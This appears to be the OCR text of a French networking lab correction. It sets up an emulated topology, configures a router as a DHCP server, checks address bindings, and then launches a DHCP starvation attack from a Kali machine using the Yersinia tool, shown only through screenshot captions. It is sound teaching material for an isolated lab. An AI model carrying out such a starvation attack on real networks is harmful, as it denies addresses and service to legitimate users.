
Activité 2
Correction

Étape 2 : Émulation de la topologie de réseau

Sur la page **Idle-PC**, il vaut mieux ne pas modifier la configuration par défaut. Cliquez ensuite sur **Finish**.



Comme illustré dans la figure ci-dessous, la Template **Router** a été créée avec succès.




PARTIE 1

Activité 2
Correction


Étape 2 : Émulation de la topologie de réseau

Pour créer manuellement une nouvelle Template d'une machine à partir d'une machine virtuelle créée sous VirtualBox, sélectionnez l'icône "**+New Template** ".

Une nouvelle fenêtre intitulée **New template** s'ouvre, sélectionnez alors **Manually create a new template.** Cliquez ensuite sur **Next**.



Une nouvelle fenêtre intitulée **Preferences** s'ouvre, sélectionnez alors **VirtualBox VMs**, et sélectionnez la VM **Ubuntu.** Cliquez ensuite sur **Next**.




PARTIE 1


PARTIE 1

Étape 2 : Émulation de la topologie de réseau

Terminez le processus de création en cliquant sur **Apply** puis **Ok**.




Comme illustré dans la figure ci-dessous, la Template **Ubuntu** a été créée avec succès.




Étape 2 : Émulation de la topologie de réseau


Importez les équipements nécessaires dans l'espace de travail, nommez-les, puis établissez les liens requis pour créer la topologie comme illustré à la figure ci-dessus.



Cliquez sur le bouton **Start/Resume all nodes**. Une fenêtre de confirmation s'ouvre, cliquez alors sur **Yes**.



Comme illustré dans la figure contre, tous les équipements sont actifs et prêts à être utilisés.




PARTIE 1


PARTIE 1

Étape 3 : Configuration du serveur DHCP

Cette figure illustre les commandes exécutées pour activer l'interface FastEthernet 0/0 et lui attribuer une adresse IP 10.0.0.1.




Cette figure illustre les commandes exécutées pour la création et la configuration du pool d'adresses DHCP.



Étape 4 : Vérification du bon fonctionnement du serveur DHCP

- Pour vérifier le bon fonctionnement du serveur DHCP, nous allons vérifier si les machines Ubuntu (client DHCP) et Kali (pirate) peuvent recevoir des adresses IP du serveur DHCP.
- Avant tout, il faut vérifier les liaisons d'adresse sur le serveur DHCP en exécutant la commande **R1#show ip DHCP binding** dans le terminal du routeur R1.
- Comme illustré dans la figure ci-dessous, le résultat de l'exécution de la commande précédente illustre qu'il y a une seule adresse DHCP (10.0.0.3) qui a été attribuée.




PARTIE 1


Activité 2
Correction

Étape 4 : Vérification du bon fonctionnement du serveur DHCP

- Cette figure illustre l'exécution des commandes permettant la libération de la configuration IP de la machine Ubuntu, la demande d'une nouvelle adresse IP, et l'affichage de l'adresse IP obtenue.
- Le résultat illustré dans la figure montre que la machine Ubuntu a obtenu une adresse IP .10.0.0.2



En vérifiant les liaisons d'adresses sur le serveur DHCP, nous pouvons remarqué l'ajout d'une nouvelle ligne démontrant l'attribution de l'adresse 10.0.0.2 à un nouveau client DHCP qui est la machine Ubuntu dans notre exemple.




PARTIE 1


PARTIE 1

Étape 4 : Vérification du bon fonctionnement du serveur DHCP

- Cette figure illustre l'exécution des commandes permettant la libération de la configuration IP de la machine Kali, la demande d'une nouvelle adresse IP, et l'affichage de l'adresse IP obtenue.
- Le résultat illustré dans la figure montre que la machine Kali a obtenu une adresse IP .10.0.0.4.


En vérifiant les liaisons d'adresses sur le serveur DHCP, nous pouvons remarquer l'ajout d'une nouvelle ligne démontrant l'attribution de l'adresse 10.0.0.4 à un nouveau client DHCP qui est la machine Kali dans cet exemple.






Étape 5 : Exécution de l'attaque DHCP Starvation


Lancement de l'outil Yersinia depuis le terminal de la machine Kali (pirate).



Interface de l'outil Yersinia permettant le lancement de l'attaque DHCP starvation.



Interface de l'outil Yersinia illustrant l'exécution de l'attaque DHCP starvation via l'envoie des requêtes DHCP falsifiées.



